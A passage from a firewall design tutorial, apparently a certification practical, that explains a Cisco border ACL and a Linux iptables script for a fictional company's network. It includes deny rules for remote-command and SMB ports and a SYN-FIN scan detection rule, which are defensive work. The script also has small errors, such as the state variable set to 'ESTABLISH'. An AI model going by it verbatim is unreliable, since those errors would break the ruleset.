 deny   ip any 127.0.0.0 0.255.255.255 log
 deny   ip any 172.16.0.0 0.15.255.255 log
 deny   ip any 192.168.0.0 0.0.255.255 log
 remark ARIN says these are not listening either
 deny   ip any 224.0.0.0 31.255.255.255 log
 deny   ip any 169.254.0.0 0.0.255.255 log
 deny   ip any 0.0.0.0 1.255.255.255 log
 deny   ip any 2.0.0.0 0.255.255.255 log
 deny   ip any 5.0.0.0 0.255.255.255 log
 deny   ip any 7.0.0.0 0.255.255.255 log
 deny   ip any 14.0.0.0 0.255.255.255 log
 deny   ip any 23.0.0.0 0.255.255.255 log
 deny   ip any 27.0.0.0 0.255.255.255 log
 deny   ip any 31.0.0.0 0.255.255.255 log
 deny   ip any 36.0.0.0 0.255.255.255 log
 deny   ip any 37.0.0.0 0.255.255.255 log
 deny   ip any 39.0.0.0 0.255.255.255 log
 deny   ip any 41.0.0.0 0.255.255.255 log
 deny   ip any 42.0.0.0 0.255.255.255 log
 deny   ip any 49.0.0.0 0.255.255.255 log
 deny   ip any 50.0.0.0 0.255.255.255 log
 deny   ip any 58.0.0.0 1.255.255.255 log
 deny   ip any 60.0.0.0 0.255.255.255 log
 deny   ip any 69.0.0.0 0.255.255.255 log
 deny   ip any 70.0.0.0 1.255.255.255 log
 deny   ip any 72.0.0.0 7.255.255.255 log
 deny   ip any 82.0.0.0 1.255.255.255 log
 deny   ip any 84.0.0.0 3.255.255.255 log
 deny   ip any 88.0.0.0 7.255.255.255 log
 deny   ip any 96.0.0.0 31.255.255.255 log
 deny   ip any 197.0.0.0 0.255.255.255 log
 deny   ip any 221.0.0.0 0.255.255.255 log
 deny   ip any 222.0.0.0 1.255.255.255 log
 remark All the ports so evil that they get an explicit and implicit deny
 deny   tcp any eq sunrpc any log
 deny   tcp any range 135 139 any
 deny   tcp any eq 445 any log
 deny   tcp any range exec cmd any log
 deny   udp any eq tftp any log
 deny   udp any eq sunrpc any log
 deny   udp any range 135 netbios-ss any
 deny   udp any range snmp snmptrap any log
 deny   udp any eq 445 any log
 deny   udp any eq syslog any log
 remark The fw does not talk to the Internet
 deny   ip host 24.0.0.11 any log
 deny   ip host 24.0.0.33 any log
 deny   ip host 24.0.0.25 any log
 deny   ip host 24.0.0.17 any log
 remark Ok if it matches let it out
 remark Let our router talk to the ISP routers
 permit ip host 24.0.0.2 host 24.0.0.1
 permit ip host 24.0.0.2 host 24.0.0.5
 permit ip host 24.0.0.6 host 24.0.0.1
 permit ip host 24.0.0.6 host 24.0.0.5
 remark Service network
 remark Web server responses out
 permit tcp host 24.0.0.34 eq www any
 remark Mail server responses for incoming mail
 permit tcp host 24.0.0.35 eq smtp any
 remark Mail server sending outgoing mail
 permit tcp host 24.0.0.35 any eq smtp reflect SMTP
 remark DNS server responses to incoming queries
 permit tcp host 24.0.0.36 eq domain any
 permit udp host 24.0.0.36 eq domain any
 remark Responses to DNS server for outgoing requests
 permit tcp host 24.0.0.36 any eq domain reflect DNS
 permit udp host 24.0.0.36 any eq domain reflect DNS
 remark NTP in
 permit udp host 24.0.0.34 eq ntp any eq ntp reflect NTP
 permit udp host 24.0.0.35 eq ntp any eq ntp reflect NTP
 permit udp host 24.0.0.36 eq ntp any eq ntp reflect NTP
 remark Commerce network
 remark SSL to Customer/Supplier Servers all but fw on net open 26~30
 permit tcp 24.0.0.26 0.0.0.1 eq 443 any
 permit tcp 24.0.0.28 0.0.0.1 eq 443 any
 permit tcp host 24.0.0.30 eq 443 any
 remark VPN Network
 permit esp host 24.0.0.18 any
 permit udp host 24.0.0.18 eq isakmp any eq isakmp
 remark Internal Network
 permit ip 24.0.0.64 0.0.0.31 any reflect Internal-Network
 remark Acceptable ICMP Types
 permit icmp any any echo
 permit icmp any any echo-reply
 permit icmp any any administratively-prohibited
 permit icmp any any unreachable
 permit icmp any any packet-too-big
 permit icmp any any source-quench
 permit icmp any any time-exceeded
 permit icmp any any ttl-exceeded
```

Note the missing deny for our IP range, not necessary because routing should keep from sending in the wrong direction. Also note the use of a state table for outgoing SMTP, DNS, NTP, and the internal network.

The Main Firewall Policy and Tutorial

The firewall sits directly behind the border router and performs almost all routing functions for Internet traffic. The firewall can also perform network address translation, NAT, for the internal network. The ruleset given will take into account NAT performed on the firewall. The choice to run NAT on the firewall or on a separate device behind it involves many issues including, security, cost, and management. It would be preferred from a security standpoint to perform NAT on a separate device as there would be no doubt when NAT was performed in relation to when the rulebase is consulted. However another device costs money and is another device to plan for redundancy and management.

Following is a script to start and stop the firewall rulebase. All firewalling on Linux 2.4 is accessed through the iptables binary, thus all rule creation and viewing starts with /usr/sbin/iptables, from here forward abbreviated simply iptables, or the associated path to your binary. For a quick start "iptables -h" prints out a screens worth of options and syntax and "man iptables" gives a very good description of options.

We start by viewing the rulebase by running iptables -L [chain] [-t table] [-n] [-v]. -L specifies "list" rules followed by an optional "chain" name, if no chain name is given it lists all chains in the specified table. Currently iptables has three tables available, filter: used for packet filtering, nat: used for NAT specifications, and mangle: used for specialized packet alteration. -t will default to the filter table which is usually what we want, the default chains for filter are, INPUT: for packets destined for the firewall, OUTPUT: for packets originating from the firewall, and FORWARD: for packets passing through the firewall. We will almost always want -n and -v when viewing the rulebase. -n tells iptables to use "numbers" thus saving the DNS lookup, and -v makes the output "verbose" showing interface address, rule options, TOS masks, and packet and byte counters.

Before we begin run "iptables -L -n -v" to be sure we start with a clean slate. Remember iptables defaults to the filter table and should show us INPUT, OUTPUT, and FORWARD chains. Output should looks something like:

```
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

Here we see each chain is blank and has a default policy of ACCEPT, those familiar with Cisco ACL's will note that this is the opposite of Cisco ACL's behavior. Also we get a packet and byte count for each chain. We could also run "iptables -L -t nat -n -v" and "iptables -L -t nat -n -v" to be thorough and check each table. Also note that each table is present only if its kernel module is installed and more kernel modules could be created in the future, so keep a lookout for new tables.

Since we do not want to type each rule in every type the system reboots we will write a shell script to run each command. Following is a very basic firewall start/stop script. The script is run top to bottom and order is important because the first match for accept/deny rules stops processing for a packet. Note that the LOG action does not stop processing thus we usually need two rules, one to log a packet and another to accept or deny it.

The Firewall startup script/rulebase

```
#!/bin/bash

C=/usr/sbin/iptables
F=FORWARD
P=POSTROUTING
A=ACCEPT
N=NEW
E=ESTABLISH
R=RELATED
S=state
```

Set some variables. We are going to use these words a great deal and do not want every rule to take up two lines. Of course the first line set the shell of our choice, bash, to run the script.

```
# See how we were called.
case "$1" in
 start|restart)
  echo -n "Starting Firewall Rulebase: "
```

If the script was invoked with "firewall start" then tell the user we are starting and run the appropriate commands. Invoking "firewall restart" does the same thing.

```
  $C -P INPUT DROP
  $C -P $F DROP
  $C -P OUTPUT DROP
  $C -F -t nat
  $C -X -t nat
  $C -Z -t nat
```

```
$C -F
$C -X
$C -Z
```

First set the default policy to DROP, i.e. delete with no response. $C run iptables, -P set "policy," INPUT\OUTPUT\$F [FORWARD] which chain to set the policy for, and DROP set the policy to DROP. Next flush the nat tables, which is the equivalent to deleting all the rules one by one, -F for flush and -t to specify the table. -X then deletes every user created chain in the table. Finally -Z zero's the packet and byte counters in all chains. The commands are repeated for the filter table. We should then be able to start firewalling with clean tables that drop everything.

```
#The denies
$C -A $F -p tcp --tcp-flags SYN,FIN SYN,FIN -j LOG --log-prefix "SYNFIN SCAN "
$C -A $F -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
$C -A INPUT -d 255.255.255.255 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 255.255.255.255 -j DROP
$C -A INPUT -d 172.16.0.255 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 172.16.0.255 -j DROP
$C -A INPUT -d 172.16.1.255 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 172.16.1.255 -j DROP
$C -A INPUT -d 24.0.0.15 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 24.0.0.15 -j DROP
$C -A INPUT -d 24.0.0.23 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 24.0.0.23 -j DROP
$C -A INPUT -d 24.0.0.31 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 24.0.0.31 -j DROP
$C -A INPUT -d 24.0.0.63 -j LOG --log-prefix "BCAST "
$C -A INPUT -d 24.0.0.63 -j DROP
$C -A $F -s 10.0.0.0/8 -j LOG --log-prefix "PRIVATE "
$C -A $F -s 10.0.0.0/8 -j DROP
$C -A $F -d 10.0.0.0/8 -j LOG --log-prefix "PRIVATE "
$C -A $F -d 10.0.0.0/8 -j DROP
```

A simple log and drop list, a great place to add future offenders and known bad traffic patterns. The private IP's are denied again and logged more to protect against unknown devices on the internal network than for fear of getting through the border router. Note that we cannot deny 172.16.0.0/12 because that would drop our internal network before being NATed and we cannot drop 192.168.0.0/16 because we need to route our partners network between the VPN and the internal network. Also note that the broadcast denies are added to the INPUT chain because they are seen as being destined for the firewall itself.

The first command appends "-A" to the FORWARD chain saying that traffic matching protocol "-p" TCP examine the SYN and FIN flags "--tcp-flags SYN,FIN" if both are set "SYN,FIN" then jump "-j" the traffic to the LOG with a prefix of SYNFIN SCAN "--log-prefix 'SYNFIN SCAN '." The second command matches the same traffic and drops it. There is no reason both the SYN and FIN flags should be set, therefore this traffic is bad. The subsequent commands match destination "-d" addresses that are broadcasts, logs and drops them. Finally we log and drop any traffic from or to "-s" the 10.0.0.0/8 private network that is not in use. We could and perhaps should duplicate every drop rule from our border router here, but we all get the idea and do not need another thirty lines of near duplicate rules. Also denies should be configured for each interface, except the VPN and internal network interface, blocking traffic to or from our partners networks. Otherwise later when we allow our servers to connect to anything to or from their service port, i.e. 80, 25, 53, we could also be allowing them to communicate through the VPN.

```
$C -A $F -i eth2 -d 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -i eth2 -d 192.168.0.0/16 -j DROP
$C -A $F -o eth2 -s 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -o eth2 -s 192.168.0.0/16 -j DROP
$C -A $F -i eth3 -d 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -i eth3 -d 192.168.0.0/16 -j DROP
$C -A $F -o eth3 -s 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -o eth3 -s 192.168.0.0/16 -j DROP
$C -A $F -i eth4 -d 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -i eth4 -d 192.168.0.0/16 -j DROP
$C -A $F -o eth4 -s 192.168.0.0/16 -j LOG --log-prefix "PRIVATE "
$C -A $F -o eth4 -s 192.168.0.0/16 -j DROP
```

From here we start filtering traffic based loosely on outbound interfaces. Netfilter, iptables proper name, allow for the creation of additional chains. We could then send inbound from eth0 to one chain and inbound traffic from eth1 to another. The command is simply "iptables -N [table name]" which can have rules appended and so on. The author dislikes this method mainly because three chains is hard enough to keep track of and unless there are hundreds of rules performance is not that big of an issue. So for the remainder traffic passing through the firewall will either match a rule in the FORWARD chain or be dropped.

```
#Filtered Network
#SMTP Out
$C -A $F -m $S --$S $N,$E -p tcp -i eth2 -s 24.0.0.35 -o eth4 -d 0/0 --dport 25 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth2 -d 24.0.0.35 -i eth4 -s 0/0 --sport 25 -j $A
#DNS Out
$C -A $F -m $S --$S $N,$E -p tcp -i eth2 -s 24.0.0.36 -o eth4 -d 0/0 --dport 53 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth2 -d 24.0.0.36 -i eth4 -s 0/0 --sport 53 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth2 -s 24.0.0.36 -o eth4 -d 0/0 --dport 53 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth2 -d 24.0.0.36 -i eth4 -s 0/0 --sport 53 -j $A
#NTP Out
$C -A $F -m $S --$S $N,$E -p udp -i eth2 -s 24.0.0.34 --sport 123 -o eth4 -d 0/0 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth2 -s 24.0.0.35 --sport 123 -o eth4 -d 0/0 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth2 -s 24.0.0.36 --sport 123 -o eth4 -d 0/0 --dport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth2 -d 24.0.0.34 --dport 123 -i eth4 -s 0/0 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth2 -d 24.0.0.35 --dport 123 -i eth4 -s 0/0 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth2 -d 24.0.0.36 --dport 123 -i eth4 -s 0/0 --sport 123 -j $A
#Manage the Router
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.20 -o eth4 -d 24.0.0.9 --dport 22 -j $A
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.21 -o eth4 -d 24.0.0.9 --dport 22 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.20 -i eth4 -s 24.0.0.9 --sport 22 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.21 -i eth4 -s 24.0.0.9 --sport 22 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.20 -o eth4 -d 24.0.0.9 --dport 161:162 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.21 -o eth4 -d 24.0.0.9 --dport 161:162 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.20 -i eth4 -s 24.0.0.9 --sport 161:162 -j $A
```

```
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.21 -i eth4 -s 24.0.0.9 --sport 161:162 -j $A
```

The rules are organized based on outgoing network, thus most traffic patterns initiated behind the firewall destined for the Internet will be listed under Filtered Network. The internal networks traffic was separated in this instance because of its expected growth. -A appends to the FORWARD chain, -m use module $S "state" --state equal $N "NEW" or $E "ESTABLISHED" -p "protocol" equal TCP, -i "inbound" interface equal eth2, -s "source" IP equal 24.0.0.35, -o "outbound" interface equal eth4, -d "destination" IP equal 0/0 "any" --dport "destination port" equal 25 "SMTP" -j "jump" to $A "ACCEPT." Other syntax include $R "RELATED" for the state table to pass ICMP return traffic, --sport source UDP or TCP port, and 161:162 specifies a range of ports. Also note that allows for the management station must use their internal IP not the IP after NAT, a key change if a separate NAT device were added.

These rules introduce the use of Netfilter's stateful packet filtering. The state module is used specified by the "-m state" followed by the states to allow. The --state NEW allows new entries to be put in the state table and the --state ESTABLISHED and RELATED allows packets that are part of or related to state table entries to pass. The firewall uses a philosophy of allow what is needed and drop anything else, therefore most rules will apply directly to GIAC's stated business requirements.

```
#VPN in<->out
$C -A $F -p 50 -i eth4 -s 216.1.1.1 -o eth1 -d 24.0.0.18 -j LOG --log-prefix "VPN-PRTN1 "
$C -A $F -p 50 -i eth4 -s 216.2.2.2 -o eth1 -d 24.0.0.18 -j LOG --log-prefix "VPN-PRTN2 "
$C -A $F -p udp -i eth4 -s 216.1.1.1 --sport 500 -o eth1 -d 24.0.0.18 --dport 500 -j LOG --log-prefix "VPN-PRTN1 "
$C -A $F -p udp -i eth4 -s 216.2.2.2 --sport 500 -o eth1 -d 24.0.0.18 --dport 500 -j LOG --log-prefix "VPN-PRTN2 "
$C -A $F -p 50 -o eth4 -d 216.1.1.1 -i eth1 -s 24.0.0.18 -j LOG --log-prefix "VPN-PRTN1 "
$C -A $F -p 50 -o eth4 -d 216.2.2.2 -i eth1 -s 24.0.0.18 -j LOG --log-prefix "VPN-PRTN2 "
$C -A $F -p udp -o eth4 -d 216.1.1.1 --dport 500 -i eth1 -s 24.0.0.18 --sport 500 -j LOG --log-prefix "VPN-PRTN1 "
$C -A $F -p udp -o eth4 -d 216.2.2.2 --dport 500 -i eth1 -s 24.0.0.18 --sport 500 -j LOG --log-prefix "VPN-PRTN2 "
$C -A $F -p 50 -i eth4 -s 216.1.1.1 -o eth1 -d 24.0.0.18 -j $A
$C -A $F -p 50 -i eth4 -s 216.2.2.2 -o eth1 -d 24.0.0.18 -j $A
$C -A $F -p udp -i eth4 -s 216.1.1.1 --sport 500 -o eth1 -d 24.0.0.18 --dport 500 -j $A
$C -A $F -p udp -i eth4 -s 216.2.2.2 --sport 500 -o eth1 -d 24.0.0.18 --dport 500 -j $A
$C -A $F -p 50 -o eth4 -d 216.1.1.1 -i eth1 -s 24.0.0.18 -j $A
$C -A $F -p 50 -o eth4 -d 216.2.2.2 -i eth1 -s 24.0.0.18 -j $A
$C -A $F -p udp -o eth4 -d 216.1.1.1 --dport 500 -i eth1 -s 24.0.0.18 --sport 500 -j $A
$C -A $F -p udp -o eth4 -d 216.2.2.2 --dport 500 -i eth1 -s 24.0.0.18 --sport 500 -j $A
$C -A $F -s 0/0 -d 24.0.0.18 -j LOG --log-prefix "VPN-DROP "
$C -A $F -d 0/0 -s 24.0.0.18 -j LOG --log-prefix "VPN-DROP "
```

Allow UDP port 500, for Internet Key Exchange [IKE] negotiation, to and from the VPN as well as IP protocol 50, Encapsulated Security Payload [ESP]. Allow only specific IP addresses, 216.1.1.1 and 216.2.2.2. Remote and or dial-in VPN users will need static IP addresses under this scenario. ESP was chosen for flexibility when dealing with NAT. All VPN traffic is logged, including that which gets dropped, the logging will need adjustments after some log review. Note that the last two rules will not match the allowed traffic because that traffic is already caught by an allow rule.

```
#VPN to Internal Network
$C -A $F -i eth1 -s 172.16.1.10 -o eth0 -d 172.16.0.0/24 -j LOG --log-prefix "VPN-I "
$C -A $F -o eth1 -d 172.16.1.10 -i eth0 -s 172.16.0.0/24 -j LOG --log-prefix "VPN-I "
$C -A $F -i eth1 -s 172.16.1.10 -o eth0 -d 172.16.0.0/24 -j $A
$C -A $F -o eth1 -d 172.16.1.10 -i eth0 -s 172.16.0.0/24 -j $A
```

Wide open connection between the VPN and the internal network. We would need far more specific guide lines from GIAC to determine what servers the VPN users needed access to and what ports and protocols on those servers. For now logging will suffice as we test the VPN and trace the necessary traffic patterns, then we can formulate a specific ruleset. --log-prefix appends a message to the log so matches can easily be broken out; the trailing space puts a space between the prefix and the inbound interface.

```
#Internal Network
#HTTP/SSL/FTP proxy
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.10 -o eth4 -d 0/0 --dport 80 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.10 -i eth4 -s 0/0 --sport 80 -j $A
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.10 -o eth4 -d 0/0 --dport 443 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.10 -i eth4 -s 0/0 --sport 443 -j $A
#Initial FTP Connection
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.10 -o eth4 -d 0/0 --dport 21 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.10 -i eth4 -s 0/0 --sport 21 -j $A
#Active FTP
$C -A $F -m $S --$S $E    -p tcp -i eth0 -s 172.16.0.10 -o eth4 -d 0/0 --dport 20 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.10 -i eth4 -s 0/0 --sport 20 -j $A
#Passive FTP
$C -A $F -m $S --$S $R,$E -p tcp -i eth0 -s 172.16.0.10 --sport 1024: -o eth4 -d 0/0 --dport 1024: -j $A
$C -A $F -m $S --$S $E    -p tcp -o eth0 -d 172.16.0.10 --dport 1024: -i eth4 -s 0/0 --sport 1024: -j $A
#ICMP Out and back
$C -A $F -m $S --$S $N,$E,$R -p icmp -i eth0 -s 172.16.0.0/24 -o eth4 -d 0/0 -j $A
$C -A $F -m $S --$S $E,$R    -p icmp -o eth0 -d 172.16.0.0/24 -i eth4 -s 0/0 -j $A
```

Allow a proxy to connect with HTTP, SSL, and FTP. Also allow internal workstations to use ICMP outbound. Outbound ICMP is nice for connectivity testing but should be dis-allowed, do to tools like Loki, once the firewall is tested and in production.

```
#Service Network
#Web server
$C -A $F -p tcp -s ! 172.16.0.0/12 -o eth2 -d 24.0.0.34 --dport 80 -j $A
$C -A $F -p tcp -d ! 172.16.0.0/12 -i eth2 -s 24.0.0.34 --sport 80 -j $A
#SMTP server
$C -A $F -p tcp -s ! 172.16.0.0/12 -o eth2 -d 24.0.0.35 --dport 25 -j $A
$C -A $F -p tcp -d ! 172.16.0.0/12 -i eth2 -s 24.0.0.35 --sport 25 -j $A
#DNS server
$C -A $F -p udp -s ! 172.16.0.0/12 -o eth2 -d 24.0.0.36 --dport 53 -j $A
$C -A $F -p udp -d ! 172.16.0.0/12 -i eth2 -s 24.0.0.36 --sport 53 -j $A
$C -A $F -p tcp -s ! 172.16.0.0/12 -o eth2 -d 24.0.0.36 --dport 53 -j $A
$C -A $F -p tcp -d ! 172.16.0.0/12 -i eth2 -s 24.0.0.36 --sport 53 -j $A
#NTP for GIAC systems and the internal firewall
```

```
$C -A $F -m $S --$S $N,$E -p udp -s 24.0.0.0/24 --sport 123 -o eth2 -d 24.0.0.34 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -s 24.0.0.0/24 --sport 123 -o eth2 -d 24.0.0.35 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -s 24.0.0.0/24 --sport 123 -o eth2 -d 24.0.0.36 --dport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 24.0.0.0/24 --dport 123 -i eth2 -s 24.0.0.34 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 24.0.0.0/24 --dport 123 -i eth2 -s 24.0.0.35 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 24.0.0.0/24 --dport 123 -i eth2 -s 24.0.0.36 --sport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -s 172.16.0.2 --sport 123 -o eth2 -d 24.0.0.34 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -s 172.16.0.2 --sport 123 -o eth2 -d 24.0.0.35 --dport 123 -j $A
$C -A $F -m $S --$S $N,$E -p udp -s 172.16.0.2 --sport 123 -o eth2 -d 24.0.0.36 --dport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 172.16.0.2 --dport 123 -i eth2 -s 24.0.0.34 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 172.16.0.2 --dport 123 -i eth2 -s 24.0.0.35 --sport 123 -j $A
$C -A $F -m $S --$S $R,$E -p udp -d 172.16.0.2 --dport 123 -i eth2 -s 24.0.0.36 --sport 123 -j $A
#Syslog server for GIAC systems, internal firewall, and SQL server
$C -A $F -p udp -s 24.0.0.0/24 --sport 514 -o eth2 -d 24.0.0.37 --dport 514 -j $A
$C -A $F -p udp -i eth0 -s 172.16.0.2   --sport 514 -o eth2 -d 24.0.0.37 --dport 514 -j $A
$C -A $F -p udp -i eth0 -s 172.16.17.10 --sport 514 -o eth2 -d 24.0.0.37 --dport 514 -j $A
#Int DNS to Ext DNS
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.12 -o eth2 -d 24.0.0.36 --dport 53 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.12 -i eth2 -s 24.0.0.36 --sport 53 -j $A
#Int mail to Ext mail
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.11 -o eth2 -d 24.0.0.35 --dport 25 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.11 -i eth2 -s 24.0.0.35 --sport 25 -j $A
#Ext mail to Int mail
$C -A $F -p tcp -i eth2 -s 24.0.0.35 -o eth0 -d 172.16.0.11 --dport 25 -j $A
$C -A $F -p tcp -o eth2 -d 24.0.0.35 -i eth0 -s 172.16.0.11 --sport 25 -j $A
#Manage the Servers
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.20 -o eth2 -d 24.0.0.32/27 --dport 22 -j $A
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.21 -o eth2 -d 24.0.0.32/27 --dport 22 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.20 -i eth2 -s 24.0.0.32/27 --sport 22 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.21 -i eth2 -s 24.0.0.32/27 --sport 22 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.20 -o eth2 -d 24.0.0.32/27 --dport 161:162 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.21 -o eth2 -d 24.0.0.32/27 --dport 161:162 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.20 -i eth2 -s 24.0.0.32/27 --sport 161:162 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.21 -i eth2 -s 24.0.0.32/27 --sport 161:162 -j $A
#Do some logging
$C -A $F -s 0/0 -d 172.16.0.11 -j LOG --log-prefix "->Int-SMTP "
$C -A $F -s 0/0 -d 24.0.0.66 -j LOG --log-prefix "->Int-SMTP "
$C -A $F -s 0/0 -d 24.0.0.34 -j LOG --log-prefix "->HTTP "
$C -A $F -s 0/0 -d 24.0.0.35 -j LOG --log-prefix "->EXT-SMTP "
$C -A $F -s 0/0 -d 24.0.0.36 -j LOG --log-prefix "->Ext-DNS "
$C -A $F -s 0/0 -d 24.0.0.37 -j LOG --log-prefix "->Syslog "
```

Basic allows for the servers, note that it is very important to dis-allow the internal network from reaching the servers with the ! 172.16.0.0/12. If that were omitted then the servers would be able to hit any internal machine so long as they sourced their request from their server port, i.e. 80, 25, 53. -s ! 172.16.0.0/12, the exclamation point is pronounced "not" thus allowing anything except 172.16.0.0/12. Also note that internal users cannot connect to the NTP or the Syslog servers, they would require an allow for 172.16.0.0/24. Also logging is done on any dropped traffic for further investigation.

```
#Commerce Network
#SSL servers
$C -A $F -p tcp -s ! 172.16.0.0/12 -o eth3 -d 24.0.0.24/29 --dport 443 -j $A
$C -A $F -p tcp -d ! 172.16.0.0/12 -i eth3 -s 24.0.0.24/29 --sport 443 -j $A
#Manage the Servers
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.20 -o eth3 -d 24.0.0.24/29 --dport 1494 -j $A
$C -A $F -m $S --$S $N,$E -p tcp -i eth0 -s 172.16.0.21 -o eth3 -d 24.0.0.24/29 --dport 1494 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.20 -i eth3 -s 24.0.0.24/29 --sport 1494 -j $A
$C -A $F -m $S --$S $R,$E -p tcp -o eth0 -d 172.16.0.21 -i eth3 -s 24.0.0.24/29 --sport 1494 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.20 -o eth3 -d 24.0.0.24/29 --dport 161:162 -j $A
$C -A $F -m $S --$S $N,$E -p udp -i eth0 -s 172.16.0.21 -o eth3 -d 24.0.0.24/29 --dport 161:162 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.20 -i eth3 -s 24.0.0.24/29 --sport 161:162 -j $A
$C -A $F -m $S --$S $R,$E -p udp -o eth0 -d 172.16.0.21 -i eth3 -s 24.0.0.24/29 --sport 161:162 -j $A
#Do some logging
$C -A $F -s 0/0 -d 24.0.0.24/29 -j LOG --log-prefix "->SSL-Srvs "
```

Note that the firewall would forward packets destined for its own IP, 24.0.0.25 ports 1494 and from the management station to ports 1494, 161, and 162, but they would be dropped by the input rules.

```
#Internal Network
#NAT
#Management Hosts
$C -t nat -A $P -o eth4 -s 172.16.0.20 -j SNAT --to 24.0.0.71
$C -t nat -A $P -o eth3 -s 172.16.0.20 -j SNAT --to 24.0.0.71
$C -t nat -A $P -o eth2 -s 172.16.0.20 -j SNAT --to 24.0.0.71
$C -t nat -A $P -o eth4 -s 172.16.0.21 -j SNAT --to 24.0.0.72
$C -t nat -A $P -o eth3 -s 172.16.0.21 -j SNAT --to 24.0.0.72
$C -t nat -A $P -o eth2 -s 172.16.0.21 -j SNAT --to 24.0.0.72
#HTTP Proxy
$C -t nat -A $P -o eth4 -s 172.16.0.10 -j SNAT --to 24.0.0.65
$C -t nat -A $P -o eth3 -s 172.16.0.10 -j SNAT --to 24.0.0.65
$C -t nat -A $P -o eth2 -s 172.16.0.10 -j SNAT --to 24.0.0.65
#DNS SRV
$C -t nat -A $P -o eth2 -s 172.16.0.12 -j SNAT --to 24.0.0.67
#MAIL SRV
$C -t nat -A $P -o eth2 -s 172.16.0.11 -j SNAT --to 24.0.0.66
#Inbound
$C -t nat -A PREROUTING -p tcp -i eth2 -s 24.0.0.35 -d 24.0.0.66 --dport 25 -j DNAT --to 172.16.0.11
```

Management stations and the proxy use NAT to go out all ports save the VPN port. The DNS and SMTP servers also have their own IP when going out but are allowed out only to reach their external twins. The external SMTP server is allowed to reach TCP port 25 on the internal SMTP server, note that any other ports are also denied by the forward rules.

The NAT rules are all pretty simple, start by specifying the nat table "-t nat" and the POSTROUTING chain for source NAT or the PREROUTING chain for destination NAT. Source NAT is for traffic initiated outbound, destination NAT is used for reaching services behind a NAT device. Specify traffic pattern just as we would for a filter rule and a target of either SNAT or DNAT and the address to translate to.

```
  #Manage the firewall
  $C -A INPUT  -p tcp -i eth0 -s 172.16.0.20 -d 172.16.0.1 --dport 22 -j $A
  $C -A OUTPUT -p tcp -o eth0 -d 172.16.0.20 -s 172.16.0.1 --sport 22 -j $A
